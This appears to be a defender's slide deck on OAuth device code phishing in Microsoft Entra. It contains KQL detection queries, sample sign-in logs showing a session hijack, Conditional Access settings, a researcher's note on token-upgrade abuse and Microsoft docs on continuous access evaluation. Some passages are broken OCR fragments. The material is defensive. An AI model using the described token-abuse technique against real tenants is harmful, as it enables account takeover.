| where AccountDisplayName == "Device Registration Service"  
| extend ApplicationId_ = tostring(ActivityObjects[0].ApplicationId)  
| extend ServiceName_ = tostring(ActivityObjects[0].Name)  
| extend DeviceName = tostring(parse_json(tostring(RawEventData.ModifiedProperties))[1].NewValue)  
| extend DeviceId = tostring(parse_json(tostring(parse_json(tostring(RawEventData.ModifiedProperties))[6].NewValue))[0])  
| extend DeviceObjectId_ = tostring(parse_json(tostring(RawEventData.ModifiedProperties))[0].NewValue)  
| extend UserPrincipalName = tostring(RawEventData.ObjectId)  
| project TimeGenerated, ServiceName_, DeviceName, DeviceId, DeviceObjectId_, UserPrincipalName
```

Microsoft Sentinel

Microsoft Sentinel customers can use the following queries to detect phishing attempts and email exfiltration attempts via Graph API. While these queries are not specific to threat actors, they can help you stay vigilant and safeguard your organization from phishing attacks:

- [Campaign with suspicious keywords](#)
- [Determine Successfully Delivered Phishing Emails to Inbox/Junk folder.](#)
- [Successful Signin from Phishing Link](#)
- [Phishing link click observed in Network Traffic](#)
- [Suspicious URL clicked Anomaly of MailItemAccess by GraphAPI](#)
- [OAuth Apps accessing user mail via GraphAPI](#)
- [OAuth Apps reading mail both via GraphAPI and directly.](#)
- [OAuth Apps reading mail via GraphAPI anomaly.](#)

References

- <https://www.blackhillsinfosec.com/dynamic-device-code-phishing/>
- <https://www.huntress.com/blog/oh-auth-2-0-device-code-phishing-in-google-cloud-and-azure>
- <https://github.com/secureworks/family-of-client-ids-research?tab=readme-ov-file#which-client-applications-are-compatible-with-each-other>

Sign-in Logs

Step	Description	Log	Date (UTC)	User agent	Correlation ID	Username	Authentication Protocol	Original transfer method	Application	Application ID	Resource	Resource ID	IP address	Location	Session ID
1	User approval	Interactive	2025-01-25T08:16:23Z	Mozilla/5.0 (Macintosh; Intel	3340d4f8-f9a8-4c67-88ff-	joe.blogs@acme.org	none	deviceCodeFlow	Microsoft Azure PowerShell	1950a258-227b-	Microsoft Graph	00000003-00-	69.147.88.13	Zzyzx, California, US	03271bc8-18c7-fed2-f2aa-72974d263a10
2	User approval	Interactive	2025-01-25T08:16:26Z	Mozilla/5.0 (Macintosh; Intel	3340d4f8-f9a8-4c67-88ff-	joe.blogs@acme.org	deviceCode	deviceCodeFlow	Microsoft Azure PowerShell	1950a258-227b-	Microsoft Graph	00000003-00-	69.147.88.13	Zzyzx, California, US	03271bc8-18c7-fed2-f2aa-72974d263a10
3	Valid App rcv token	Non-Int	2025-01-25T08:16:48Z	Mozilla/5.0 (Macintosh; Intel	3340d4f8-f9a8-4c67-88ff-	joe.blogs@acme.org	none	deviceCodeFlow	Microsoft Azure PowerShell	1950a258-227b-	Microsoft Graph	00000003-00-	69.147.88.13	Zzyzx, California, US	03271bc8-18c7-fed2-f2aa-72974d263a10
4	Session Hijack	Non-Int	2025-01-25T08:19:22Z	azurehound/v2.2.1-test-ci	8b456f90-adb3-4b5a-83fb-	joe.blogs@acme.org	none	deviceCodeFlow	Microsoft Azure PowerShell	1950a258-227b-	Azure Resource Manager	797f4846-ba(-	142.250.189.206	Boring, Oregon, US	03271bc8-18c7-fed2-f2aa-72974d263a10
5	Session Hijack	Non-Int	2025-01-25T08:19:22Z	azurehound/v2.2.1-test-ci	7a7eb7bf-0ea6-43df-a71f-	joe.blogs@acme.org	none	deviceCodeFlow	Microsoft Azure PowerShell	1950a258-227b-	Azure Resource Manager	797f4846-ba(-	142.250.189.206	Boring, Oregon, US	03271bc8-18c7-fed2-f2aa-72974d263a10
6	Session Hijack	Non-Int	2025-01-25T08:19:22Z	azurehound/v2.2.1-test-ci	a6e43408-6cdd-4065-b3fe-	joe.blogs@acme.org	none	deviceCodeFlow	Microsoft Azure PowerShell	1950a258-227b-	Azure Resource Manager	797f4846-ba(-	142.250.189.206	Boring, Oregon, US	03271bc8-18c7-fed2-f2aa-72974d263a10
7	Session Hijack	Non-Int	2025-01-25T08:19:22Z	azurehound/v2.2.1-test-ci	f8e4ba8d-4174-4577-bc77-	joe.blogs@acme.org	none	deviceCodeFlow	Microsoft Azure PowerShell	1950a258-227b-	Microsoft Graph	00000003-00-	142.250.189.206	Boring, Oregon, US	03271bc8-18c7-fed2-f2aa-72974d263a10

C	D	F	G	J	N	P	T	U	W	X	AC	AD	AE	AF	AG	AJ	AK	AT
Src	Date (UTC)	User agent	Correlation ID	Username	Authentic	Original transfer	Application	App ID	Resource	Resource ID	IP address	Location	Status	Sign-in	Failure reason	Browser	Operating System	Session ID
Non	2025-01-26T01:04:37Z		e26db16e-0f		none	none	Azure Portal	c44b07	Azure Resource Manager	797f4846-	146.13	Fremont, Cal	Success		Other.	Rich Client 4	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:04:38Z		49a133b9-b1		none	none	ADlbizaUX	74651	Windows Azure Active Directo	00000002-	146.13	Fremont, Cal	Success		Other.	Rich Client 4	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:04:38Z		565a56bf-f2		none	none	ADlbizaUX	74651	Microsoft Graph	00000003-	146.13	Fremont, Cal	Success		Other.	Rich Client 4	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:04:38Z	Mozilla/5.0 (	70000e27-46		none	none	ADlbizaUX	74651	Windows Azure Active Directo	00000002-	146.13	Fremont, Cal	Success		Other.	Chrome 132.	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:04:38Z	Mozilla/5.0 (	8c36236d-51		none	none	ADlbizaUX	74651	IAM Supportability	a57aca87-	146.13	Fremont, Cal	Success		Other.	Chrome 132.	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:04:38Z	Mozilla/5.0 (	9ffb7155-8c		none	none	ADlbizaUX	74651	Windows Azure Active Directo	00000002-	146.13	Fremont, Cal	Success		Other.	Chrome 132.	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:04:38Z		565a56bf-f2		none	none	Azure Portal	c44b07	ADlbizaUX	74658136-	146.13	Fremont, Cal	Success		Other.	Rich Client 4	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:04:38Z	Mozilla/5.0 (	53e38a4a-ca		none	none	Azure Portal	c44b07	ADlbizaUX	74658136-	146.13	Fremont, Cal	Success		Other.	Chrome 132.	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:04:38Z	Mozilla/5.0 (	c71990d3-50		none	none	Azure Portal	c44b07	Azure Portal	c44b4083-	146.13	Fremont, Cal	Success		Other.	Chrome 132.	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:04:38Z	Mozilla/5.0 (	48ddacb5-05		none	none	Azure Portal	c44b07	Azure Resource Manager	797f4846-	146.13	Fremont, Cal	Success		Other.	Chrome 132.	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Int	2025-01-26T01:04:50Z	Mozilla/5.0 (	14ee784d-8f		none	none	Microsoft Azure CLI	04b07	Azure Resource Manager	797f4846-	146.13	Fremont, Cal	Success		Other.	Chrome 132.	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Int	2025-01-26T01:04:50Z	Mozilla/5.0 (	14ee784d-8f		none	none	Microsoft Azure CLI	04b07	Azure Resource Manager	797f4846-	146.13	Fremont, Cal	Interrupted	50097	Device authen	Chrome 132.	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:04:51Z	python-reque	74744838-b1		none	none	Microsoft Azure CLI	04b07	Azure Resource Manager	797f4846-	146.13	Fremont, Cal	Success		Other.	Python Requ	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:10:35Z	curl/8.5.0	d0d650aa-d5		none	none	Microsoft Azure CLI	04b07	Azure Resource Manager	797f4846-	143.161	Ashburn, Viri	Success		Other.		MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c
Non	2025-01-26T01:14:35Z		89be2920-70		none	none	ADlbizaUX	74651	Microsoft Graph	00000003-	146.13	Fremont, Cal	Success		Other.	Rich Client 4	MacOs	001341c9-a8ac-786b-86ef-8e87b3639a1c

Logs

Track and investigate identity activities with linkable identifiers in Microsoft Entra

06/20/2025

Session ID-based identifiers
Unique token identifiers

<https://learn.microsoft.com/en-us/entra/identity/authentication/how-to-authentication-track-linkable-identifiers>

Linkable identifiers in Microsoft Entra sign in logs

All sign-in logs entries will have the linkable identifier claims and this table shows the mapping between linkable identifier claim with Entra sign-in log attribute.

 Expand table

Claim	Entra Sign in log attribute name
oid	User ID
tid	Resource Tenant ID
sid	Session ID
deviceid	Device ID
uti	Unique Token Identifier
iat	Date

Linkable identifier claims

This table describes all the linkable identifier claims in the Entra tokens.

 Expand table

Claim	Format	Description
oid	String, a GUID	The immutable identifier for the requestor, which is the verified identity of the user or service principal. This ID uniquely identifies the requestor across applications.
tid	String, a GUID	Represents the tenant that the user is signing in to.
sid	String, a GUID	Represents a unique identifier for an entire session and is generated when a user does interactive authentication. This ID helps link all authentication artifacts issued from a single root authentication.
deviceid	String, a GUID	Represents a unique identifier for the device from which a user is interacting with an application.
uti	String	Represents the token identifier claim This ID is a unique, per-token identifier that is case-sensitive.
iat	int, a Unix timestamp	Specifies when the authentication for this token occurred.

Log availability for linkable identifiers

Currently, linkable identifiers are recorded in the following log sources:

- Microsoft Entra sign-in logs
- Microsoft Exchange Online audit logs
- Microsoft Graph activity logs
- Microsoft SharePoint Online audit logs
- Microsoft Teams audit logs

Conditional Access Policies (CAP)

[Home](#) > [Conditional Access | Policies](#) >

New

Conditional Access policy

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. [Learn more](#)

Name *

Example: 'Device compliance app policy'

Assignments

Users ⓘ

0 users and groups selected

Target resources ⓘ

No target resources selected

Network NEW ⓘ

Not configured

Conditions ⓘ

1 condition selected

Access controls

Grant ⓘ

0 controls selected

Session ⓘ

0 controls selected

Control access based on signals from conditions like risk, device platform, location, client apps, or device state. [Learn more](#)

Device platforms ⓘ

Not configured

Locations ⓘ

Not configured

Client apps ⓘ

Not configured

Filter for devices ⓘ

Not configured

Authentication flows ⓘ

"Device code flow" and "Authentication transfer"

Device code

Users

Name *

Example: 'Device compliance app policy'

Assignments

Users ⓘ

0 users and groups selected

Include Exclude

☒ None

☐ All users

☐ Select users and groups

Apps

Name *

Example: 'Device compliance app policy'

Assignments

Users ⓘ

0 users and groups selected

Target resources ⓘ

No target resources selected

"Select resources" must be configured

Select what this policy applies to

Resources (formerly cloud apps) ▼

Include Exclude

☐ None

☐ All internet resources with Global Secure Access

☐ All resources (formerly 'All cloud apps')

☒ Select resources

Select

Resources

Office

- ☐ Office 365 ⓘ
- ☐ Office 365 Admin for Okta Workflows 6a0863b0-fd21-44b9-8445-4425d862198e
- ☐ Office 365 Exchange Online 00000002-0000-0ff1-ce00-000000000000
- ☐ Office 365 Information Protection 2f3f02c9-5679-4a5c-a605-0de55b07d135
- ☐ Office 365 SharePoint Online 00000003-0000-0ff1-ce00-000000000000
- ☐ Office Delve 94c63fef-13a3-47bc-8074-75af8c65887a

Network

Name *

Example: 'Device compliance app policy'

Assignments

Users ⓘ

0 users and groups selected

Target resources ⓘ

No target resources selected

"Select resources" must be configured

Network NEW ⓘ

0 included

With "Selected locations" you must choose at least one location.

Include Exclude

☐ Any network or location

☐ All trusted networks and locations

☐ All Compliant Network locations

☒ Selected networks and locations

Select

None

Choose at least one location

To create a Conditional Access policy, you must select at least one location.

CAP

OAuth

-> Device Reg Svc SP

->Global Admin

Doc

Common Wisdom

[UnAuthorized: Discovering the path to privilege elevation to Global Administrator](#). Eric Woodruff. **Abuse of OAuth and the Device Registration Service.**

Aug 2024

Enforcement of Authentication Flows policies on Device Registration Service resource

Starting early September, 2024, Microsoft will begin enforcing authentication flows policies on Device Registration Service. This will apply only to policies which target **all resources** in the resource picker. If your organization currently uses Device Code Flow for device registration purposes, and you have an authentication flows policy targeting **all resources**, you will need to exempt the Device Registration Resource from the scope of your conditional access policy to avoid impact. You can find the Device Registration Service resource in the [Target Resources](#) option present within the Conditional Access policy configuration experience. To exempt Device Registration Service via Conditional Access UX, you will need to go to **Target Resources -> Exclude -> Select excluded cloud apps -> Device Registration Service**. For API, you will need to update your policy by excluding the Client ID for Device Registration Service: 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9.

If you are unsure whether your organization uses Device Code Flow against Device Registration Service, you can utilize the Microsoft Entra [Sign-in logs](#) to determine this. There, you can filter for the Device Registration Service client ID in the **Resource ID** filter, and narrow it down to Device Code Flow usage by utilizing the **Device code** option within the **Authentication Protocol** filter.
<https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-authentication-flows>

do I have to enable device code flow in my conditional access policy for the device registration service to work?

No, you don't have to enable device code flow in your Conditional Access policy for the device registration service to work ¹. In fact, Microsoft recommends blocking or restricting device code flow wherever possible due to its high-risk nature ².

CAP

OAuth

-> Device Reg Svc SP

->Global Admin

[UnAuthorized: Discovering the path to privilege elevation to Global Administrator](#). Eric Woodruff. **Abuse of OAuth and the Device Registration Service.**

Aug 2024

Doc

Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog containing research on topics I find interesting, such as (Azure) Active Directory internals, protocols and vulnerabilities.

Looking for a security test or training? Business contact via outsidersecurity.nl

📍 Both sides of a security boundary

🐦 Twitter

🐙 GitHub

📺 YouTube

authentication flow. An example KQL query would look something like this:

SignInLogs

```
I where AppId == "29d9ed98-a469-4536-ade2-f981bc1d605e" //Broker app client id
and AuthenticationProtocol == "deviceCode"
```

During my discussions with Microsoft on this topic, I was informed that in some cases the device code flow is used legitimately by the broker application, so this query could yield some false positives. If you find some legit matches with this query, feel free to reach out so we can see if it is possible to fine-tune it to exclude legitimate cases.

Disclosure process

I reported this issue to Microsoft a few months ago, since the ability to upgrade tokens violates the restrictions that should be in place on refresh tokens. While Microsoft acknowledged the issue, they did not consider this worth fixing immediately because of the requirement to phish users to authenticate. This means that this is something that red teams could use on future engagements until there are new mitigations for this technique, and that defenders should be aware of the abuse potential of these authentication flows.

policy for the device registration service to work?

No, you don't have to enable device code flow in your Conditional Access policy for the device registration service to work ¹. In fact, Microsoft recommends blocking or restricting device code flow wherever possible due to its high-risk nature ².

Common Wisdom


resource

Service. This will apply
ow for device
the Device Registration
vice resource in the
egistration Service via
ice Registration
2876-7ebd-4aa4-

ize the Microsoft Entra
lter, and narrow it down


Continuous Access Evaluation (CAE)

User revocation event flow



User condition change flow

In the following example, a Conditional Access Administrator configured a location based Conditional Access policy to only allow access from specific IP ranges:



Continuous Access Evaluation (CAE)

Currently, the following Microsoft 365 services and apps support c

- **Services:**

- Exchange Online
- Microsoft Teams
- OneDrive
- SharePoint

- **Apps:** The following apps support continuous access evaluation on Mac, iOS/iPadOS, and Android:

- Microsoft Office*
- Microsoft Outlook
- Microsoft Teams
- OneDrive
- SharePoint

* Claim challenge isn't supported in Office on the web.

For apps that don't support continuous access evaluation, the access token is revoked at one hour by default.

Some Support (MSFT)

Several Microsoft applications support Continuous Access Evaluation (CAE) 1. Here are some of the key ones:

1. **Exchange Online:** Ensures that user sessions are revoked in near real-time when critical events occur, such as user termination or password changes 1.
2. **Microsoft Teams:** Provides real-time enforcement of Conditional Access policies based on critical events 1.
3. **SharePoint Online:** Revokes access tokens promptly in response to critical events, enhancing security 1.
4. **Microsoft Graph API:** Can check for events from Microsoft Entra ID and enforce reauthentication if necessary 2.
5. **Global Secure Access (GSA):** Universal CAE extends benefits to any application accessed with GSA, even if the application is not CAE-aware 3.

These applications help ensure that access tokens are promptly revoked and revalidated in response to critical events, improving security and compliance 1 3.

Sure! Here's an example of how you can configure Continuous Access Evaluation (CAE) in Microsoft Entra to revoke an access token:

1. **Enable CAE for your applications:** Ensure that both your application and the resource API it accesses are CAE-enabled 1. This involves updating your application to handle CAE responses correctly 1.
2. **Handle CAE responses:** Modify your application to handle responses from the resource API when the access token is revoked 1. For example, if the API call returns a `401 Unauthorized` status with a `WWW-Authenticate` header containing a `Claims Challenge`, your application should use this challenge to acquire a new access token 1.

Change Your Code

